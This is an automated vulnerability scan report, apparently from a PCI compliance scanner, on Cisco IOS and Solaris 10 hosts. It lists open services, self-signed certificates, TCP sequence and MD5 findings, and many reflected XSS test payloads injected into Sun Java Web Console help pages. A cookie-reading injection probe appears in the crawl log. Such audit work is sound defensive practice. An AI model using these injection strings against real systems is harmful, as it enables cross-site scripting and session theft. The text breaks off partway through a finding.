Average server response time: 4.44 seconds
Most recent links:
404 http://IP Address: 2/%27%3bfunc(document.cookie)%3b%27
404 http:/IP Address: 2/api.asmx?wsdl
404 http://IP Address: 2/service.asmx?wsdl
404 http://IP Address: 2/ws.asmx?wsdl
404 http://IP Address: 2/api.php?wsdl
404 http:/IP Address: 2/service.php?wsdl
404 http://IP Address: 2ws.php?wsdl1
404 http://IP Address: 2/api.jsp?wsdl
404 http://IP Address: 2/service.jsp?wsdl
404 http:/IP Address: 2ws.jsp?wsdl1
Scan launched using PCI WAS combined mode.
HTML form authentication unavailable, no WEBAPP entry found
Request queue contains invalid link:
Collected 0 links overall.
No links were discovered during the crawl phase.
Total requests made: 0
Average server response time: 0.00 seconds
Most recent links:
Scan launched using PCI WAS combined mode.
HTML form authentication unavailable, no WEBAPP entry found
Scan launched using PCI WAS combined mode.

1 Web Server Version port 80/tcp

QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

RESULT:

Server Version	Server Banner
cisco-IOS	cisco-IOS

1 SSL Web Server Version port 443/tcp

QID:	86001
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

RESULT:

Server Version	Server Banner
cisco-IOS	cisco-IOS

1 External Links Discovered port 80/tcp

QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/19/2007

THREAT:
The external links discovered by the Web application scanning engine are provided in the Results section. These links were present on the target Web application, but were not crawled.

RESULT:
Number of links: 1

1 Links Crawled port 80/tcp

QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:
Duration of crawl phase (seconds): 5.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

http://I/P Address: 2
Duration of crawl phase (seconds): 0.00
Number of links: 0
(This number excludes form requests and links re-requested during authentication.)

No links were crawled during this scan. Review the scan configuration and target web application for errors. When possible, additional diagnostic information will be reported in QID 150021.

1 Open TCP Services List

QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting

port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
22	ssh	SSH Remote Login Protocol	ssh	
80	www	World Wide Web HTTP	http	
443	https	http protocol over TLS/SSL	http over ssl	

2 Operating System Detected

QID: 45017
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Cisco IOS 12.1-12.2	TCP/IP Fingerprint	U1367:22

3 Remote Access or Management Service Detected

QID: 42017
Category: General remote services

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/17/2011

THREAT:
A remote access or remote management service was detected. If such a service is accessible to malicious users it can be used to carry different type of attacks. Malicious users could try to brute force credentials or collect additional information on the service which could enable them in crafting further attacks.

The Results section includes information on the remote access service that was found on the target.

Services like Telnet, Rlogin, SSH, windows remote desktop, pcAnywhere, Citrix Management Console, Remote Admin (RAdmin), VNC, OPENVPN and ISAKMP are checked.

IMPACT:
Consequences vary by the type of attack.

SOLUTION:
Expose the remote access or remote management services only to the system administrators or intended users of the system.

RESULT:
Service name: SSH on TCP port 22.

IP Address:3 Solaris 10

Vulnerabilities Total	46	Security Risk	5.0

Vulnerabilities (27)

1 Possible Clickjacking vulnerability port 6789/tcp

QID: 150081
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/02/2011

CVSS Base: 10
CVSS Temporal: 8.5

PCI Severity: HIGH

THREAT:
Click-jacking lets an attacker to trick the user on clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.

IMPACT:
Attacks like CSRF can be performed using Clickjacking techniques.

SOLUTION:
Two of the most popular preventions are:
X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page.
Framekiller: JavaScript code that prevents the malicious user from framing the page.

RESULT:

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

1 ICMP Mask Reply

QID:	82001	CVSS Base:	0	PCI Severity:	LOW
Category:	TCP/IP	CVSS Temporal:	-		
CVE ID:	CVE-1999-0524				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	08/18/2009				

THREAT:
ICMP (Internet Control and Error Message Protocol) is a protocol encapsulated in IP packets. ICMP's principal purpose is to provide a protocol layer that informs gateways of the inter-connectivity and accessibility of other gateways or hosts. The well-known program "ping" determines if a host is up or down using ICMP echo packets. ICMP mask packets are used to determine the subnet mask of their network.

IMPACT:
Unauthorized users can obtain information about your network by sending ICMP mask packets. Once they have the mask address, they can obtain other valuable information about the network topology. For example, they could obtain the broadcast address.

SOLUTION:

Filter ICMP messages of type 17 (address mask request)and type 18 (address mask reply) at the firewall level.

Some System Administrators choose to filter most types of ICMP messages for various reasons. For example, they may want to protect their internal hosts from ICMP-based Denial Of Service attacks, such as the "Ping of Death" or "Smurf" attacks.

However, you should never filter all ICMP messages, because some of them ("Don't Fragment", "Destination Unreachable", "Source Quench", etc.) are necessary for proper behavior of Operating System TCP/IP stacks. It may be wiser to contact your network consultants for advice since this issue impacts your overall network reliability and security.

RESULT:

address mask of host: 255.255.255.224

1 Unencoded characters port 6789/tcp

QID:	150084	CVSS Base:	0	PCI Severity:	LOW
Category:	Web Application	CVSS Temporal:	-		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	03/08/2011				

THREAT:

The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).

IMPACT:

No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.

SOLUTION:

Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

RESULT:

url:
https:/IP Address: 3:6789/console/faces/com_sun_web_ui/help/masthead.jsp?closeBu

tton=true&mastheadDescription=console&mastheadHeight=&mastheadUrl=/com_sun_web_u
i/images/SecondaryProductName.png&mastheadWidth=&pageTitle=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e
variants: 2
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: entPageTitle -->

<table border="0" width="100%" cellpadding="0" cellspacing="0"><tr valign="bottom"><td nowrap="nowrap" valign="bottom"> <h1 class="TtlTxt"><script a=4>qss=777</script> </td><td align="right" nowrap="nowrap" valign="bottom"> <input id="helpMastheadForm:helpWindowPageTitle:_id3" name="helpMastheadForm:helpWindowPageTitle:_id3" class="Btn2" onblur="return this.myonblur()

url:

tton=true&mastheadDescription=%22'%3e%3cqqs%20%60%3b!--%3d%26%7b()%7d%3e&masthea
dHeight=&mastheadUrl=/com_sun_web_ui/images/SecondaryProductName.png&mastheadWidth=&pageTitle=Help
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: r="0" cellpadding="0" cellspacing="0" class="MstSecTbl" title=""><tbody><tr><td> <img id="helpMastheadForm:helpWindowMasthead:productInfoImage" src="/console/com_sun_web_ui/images/SecondaryProductName.png" alt=""><qqs `;!--=&{()}>" border="0" /> </td></tr></tbody></table>

<!-- HelpWindow ContentPageTitle -->

<t

url:
https://IP Address: 3:6789/console/faces/com_sun_web_ui/help/masthead.jsp?closeBu
tton=true&mastheadDescription=console&mastheadHeight=&mastheadUrl=%22'%3e%3cqss%3e&mastheadWidth=&pageTitle=Help
variants: 1
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: border="0" /> <table width="100%" border="0" cellpadding="0" cellspacing="0" class="MstSecTbl"
title=""><tbody><tr><td> <img id="helpMastheadForm:helpWindowMasthead:productInfoImage" src="%22'><qss>"
alt="console" border="0" /> </td></tr></tbody></table>

<!-- HelpWindow ContentPageTitle -->

<ta

url:
https://IP Address: 3:6789/console/faces/com_sun_web_ui/help/helpwindow.jsp?&help

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProd
uctName.png&pageTitle=Help&windowTitle=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e
variants: 3
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched:

<HTML>
<HEAD><TITLE><script a=4>qss=777</script></TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
frameborder="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
name="mastheadFrame"
scrolling="no"
id="ma
stheadFrame"
title="Fr

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProd

uctName.png&pageTitle=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e&windowT
itle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: ''

framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=<script
a=4>qss=777</script>&closeButton=true"
name="mastheadFrame"
scrolling="no"
id="mastheadFrame"
title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
frameborder="1"
bord

url:
https://IP Address: 3:6789/console/faces/com_sun_web_ui/help/helpwindow.jsp?&help

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=console&mastheadUrl=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fs
cript%3e&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: b Console</TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
frameborder="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=<script
a=4>qss=777</script>&mastheadHeight=&mastheadWidth=&masthea
dDescription=console&pageTitle=Help&closeButton=true"
name="mastheadFrame"
scrolling="no"
id="mastheadFrame"
title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonN

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e&mastheadUrl
=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: der="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=<script
a=4>qss=777</script>&pageTitle=Help&closeButton=true"
name="mastheadFrame"
scrolling="no"
id="mastheadFrame"
title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
frameb

url:

File=sunwebconsole.html&jspPath=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%

3e&mastheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondar
yProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 9
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched:

```
 <HTML>
   <HEAD><TITLE>Help - Sun Java(TM) Web Console</TITLE></HEAD>

<!-- Frameset for Masthead frame -->

<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="<script
a=4>qss=777</script>masthead.jsp?mastheadUrl=/com_sun_web_ui/images/SecondaryPro
ductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame
```

url:
https://IP Address: 3:6789/console/faces/com_sun_web_ui/help/helpwindow.jsp?&help

File=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e&jspPath=%2Fconsole%2Ffac

es%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUrl=%2Fcom_sun
_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: ces/com_sun_web_ui/help/buttonnav.jsp?helpSetPath="

```
 name="buttonNavFrame"
 frameBorder="0"
 scrolling="no"
 id="buttonNavFrame"
 title="Frame Containing Navigation Buttons" />

<!-- Content Frame -->
<frame src="/console/html/en/help/<script a=4>qss=777</script>"
 name="contentFrame"
 frameBorder="0"
 scrolling="auto"
 id="contentFrame"
 title="Frame Containing Online Help Text" />

</frameset>
</frameset>
</frameset>

<noframes>
<body>
<span id="noFramesText">This page requires frames</span>
```

url:

ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr

l=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTit
le=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e
variants: 3
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a su
ccessful exploit. This result should be manually verified to determine its accuracy.

matched:

```
 <HTML>
   <HEAD><TITLE><script a=4>qss=777</script></TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Fr
```

url:
https:/IP Address: 3:6789/console/faces/com_sun_web_ui/help/helpwindow.jsp;jsess

ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr

l=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=%3c%0bscript%2
0a%3d4%3eqss%3d777%3c%0b%2fscript%3e&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a
successful exploit. This result should be manually verified to determine its accuracy.

matched: "
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=<script
a=4>qss=777</script>&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborder="1"
 bord

url:

ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=sunwebconsole.html&jspPath=%2Fc
onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUrl=%3c
%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a
successful exploit. This result should be manually verified to determine its accuracy.

matched: b Console</TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"

```
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=<script
a=4>qss=777</script>&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonN

url:
https://IP Address: 3:6789/console/faces/com_sun_web_ui/help/helpwindow.jsp;jsess

ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=%3c%0bscript%20a%3

d4%3eqss%3d777%3c%0b%2fscript%3e&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecond
aryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a
successful exploit. This result should be manually verified to determine its accuracy.

matched: der="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=<script
a=4>qss=777</script>&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"

frameb

url:
https://IP Address: 3:6789/console/faces/com_sun_web_ui/help/helpwindow.jsp;jsess

ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=sunwebconsole.html&jspPath=%3c%

0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e&mastheadDescription=console&masth

eadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&wind
owTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 9
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a
successful exploit. This result should be manually verified to determine its accuracy.

matched:
```

```
  <HTML>
    <HEAD><TITLE>Help - Sun Java(TM) Web Console</TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
```

<frame src="<script
a=4>qss=777</script>masthead.jsp?mastheadUrl=/com_sun_web_ui/images/SecondaryPro
ductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame

url:
https://IP Address: 3:6789/console/faces/com_sun_web_ui/help/helpwindow.jsp;jsess

ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=%3c%0bscript%20a%3d4%3eqss%3d77

7%3c%0b%2fscript%3e&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&masthe

adDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductN
ame.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: ces/com_sun_web_ui/help/buttonnav.jsp?helpSetPath="
 name="buttonNavFrame"
 frameBorder="0"
 scrolling="no"
 id="buttonNavFrame"
 title="Frame Containing Navigation Buttons" />

<!-- Content Frame -->
<frame src="/console/html/en/help/<sc
ript a=4>qss=777</script>"
 name="contentFrame"
 frameBorder="0"
 scrolling="auto"
 id="contentFrame"
 title="Frame Containing Online Help Text" />

</frameset>
</frameset>
</frameset>

<noframes>
<body>
This page requires frames

2 SSL Certificate - Self-Signed Certificate port 6789/tcp over SSL

QID:	38169	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/25/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

The client can trust that the Server Certificate belongs the server only if it is signed by a mutually trusted third-party Certificate Authority (CA). Self-signed certificates are created generally for testing purposes or to avoid paying third-party CAs. These should not be used on any production or critical servers.

By exploiting this vulnerability, an attacker can impersonate the server by presenting a fake self-signed certificate. If the client knows that the server does not have a trusted certificate, it will accept this spoofed certificate and communicate with the remote server.

IMPACT:
By exploiting this vulnerability, an attacker can launch a man-in-the-middle attack.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 CN=solaris,OU=Solaris_Management_Products_and_Tools,O=Sun_Microsystems,L=Burlington,ST=Mass,C=US is a self signed certificate.

2 SSL Certificate - Signature Verification Failed Vulnerability port 6789/tcp over SSL

QID:	38173	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/23/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority.

If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.

IMPACT:
By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.

Exception:
If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 CN=solaris,OU=Solaris_Management_Products_and_Tools,O=Sun_Microsystems,L=Burlington,ST=Mass,C=US self signed certificate

2 TCP Sequence Number Approximation Based Denial of Service

QID:	82054	CVSS Base:	5	PCI Severity:	MED
Category:	TCP/IP	CVSS Temporal:	4.2		
CVE ID:	CVE-2004-0230				
Vendor Reference:	-				
Bugtraq ID:	10183				
Last Update:	02/03/2010				

THREAT:
TCP provides stateful communications between hosts on a network. TCP sessions are established by a three-way handshake and use random 32-bit sequence and acknowledgement numbers to ensure the validity of traffic. A vulnerability was reported that may permit TCP sequence numbers to be more easily approximated by remote attackers. This issue affects products released by multiple vendors.

The cause of the vulnerability is that affected implementations will accept TCP sequence numbers within a certain range, known as the acknowledgement range, of the expected sequence number for a packet in the session. This is determined by the TCP window size, which is negotiated during the three-way handshake for the session. Larger TCP window sizes may be set to allow for more throughput, but the larger the TCP window size, the more probable it is to guess a TCP sequence number that falls within an acceptable range. It was initially thought that

guessing an acceptable sequence number was relatively difficult for most implementations given random distribution, making this type of attack impractical. However, some implementations may make it easier to successfully approximate an acceptable TCP sequence number, making these attacks possible with a number of protocols and implementations.

This is further compounded by the fact that some implementations may support the use of the TCP Window Scale Option, as described in RFC 1323, to extend the TCP window size to a maximum value of 1 billion.

This vulnerability will permit a remote attacker to inject a SYN or RST packet into the session, causing it to be reset and effectively allowing for denial of service attacks. An attacker would exploit this issue by sending a packet to a receiving implementation with an approximated sequence number and a forged source IP address and TCP port.

There are a few factors that may present viable target implementations, such as those which depend on long-lived TCP connections, those that have known or easily guessed IP address endpoints and those implementations with easily guessed TCP source ports. It has been noted that Border Gateway Protocol (BGP) is reported to be particularly vulnerable to this type of attack, due to the use of long-lived TCP sessions and the possibility that some implementations may use the TCP Window Scale Option. As a result, this issue is likely to affect a number of routing platforms.

Another factor to consider is the relative difficulty of injecting packets into TCP sessions, as a number of receiving implementations will reassemble packets in order, dropping any duplicates. This may make some implementations more resistant to attacks than others.

It should be noted that while a number of vendors have confirmed this issue in various products, investigations are ongoing and it is likely that many other vendors and products will turn out to be vulnerable as the issue is investigated further.

IMPACT:
Successful exploitation of this issue could lead to denial of service attacks on the TCP based services of target hosts. Other consequences may also result, such as man-in-the-middle attacks.

SOLUTION:
Please first check the results section below for the port number on which this vulnerability was detected. If that port number is known to be used for port-forwarding, then it is the backend host that is really vulnerable.

Various implementations and products including Check Point, Cisco, Cray Inc, Hitachi, Internet Initiative Japan, Inc (IIJ), Juniper Networks, NEC, Polycom, and Yamaha are currently undergoing review. Contact the vendors to obtain more information about affected products and fixes. NISCC Advisory 236929 - Vulnerability Issues in TCP details the vendor patch status as of the time of the advisory, and identifies resolutions and workarounds.

Refer to US-CERT Vulnerability Note VU#415294 and OSVDB Article 4030 to obtain a list of vendors affected by this issue and a note on resolutions (if any) provided by the vendor.

For Microsoft: Refer to MS05-019 and MS06-064 for further details.

For SGI IRIX: Refer to SGI Security Advisory 20040905-01-P

For SCO UnixWare 7.1.3 and 7.1.1: Refer to SCO Security Advisory SCOSA-2005.14

For Solaris (Sun Microsystems): The vendor has acknowledged the vulnerability; however a patch is not available. Refer to Sun Microsystems, Inc. Information for VU#415294 to obtain additional details. Also, refer to TA04-111A for detailed mitigating strategies against these attacks.

For NetBSD: Refer to NetBSD-SA2004-006

For Cisco: Refer to cisco-sa-20040420-tcp-ios.shtml.

Workaround:
The following BGP-specific workaround information has been provided.

For BGP implementations that support it, the TCP MD5 Signature Option should be enabled. Passwords that the MD5 checksum is applied to should be set to strong values and changed on a regular basis.

Secure BGP configuration instructions have been provided for Cisco and Juniper at these locations:

Secure Cisco IOS BGP Template

JUNOS Secure BGP Template

RESULT:

Tested on port 25 with an injected SYN/RST offset by 16 bytes.
Tested on port 79 with an injected SYN/RST offset by 16 bytes.

2 X.509 Certificate MD5 Signature Collision Vulnerability port 6789/tcp over SSL

QID:	42012	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	4.3	PCI Status:	FAIL
CVE ID:	CVE-2004-2761				
Vendor Reference:	-				
Bugtraq ID:	33065				
Last Update:	09/17/2009				

THREAT:
Hash algorithms are used to generate a hash value for a message (an arbitrary block of data) such that a number of cryptographic properties hold. In particular it is expected to be resistant to collisions, that is that given a message m, it is difficult to compute a second message m' such that both have the same hash value.

Hash algorithms are used in many cryptographic applications. In particular, they are used in order to sign X.509 certificates used to verify identity in a variety of applications, including SSL communications.
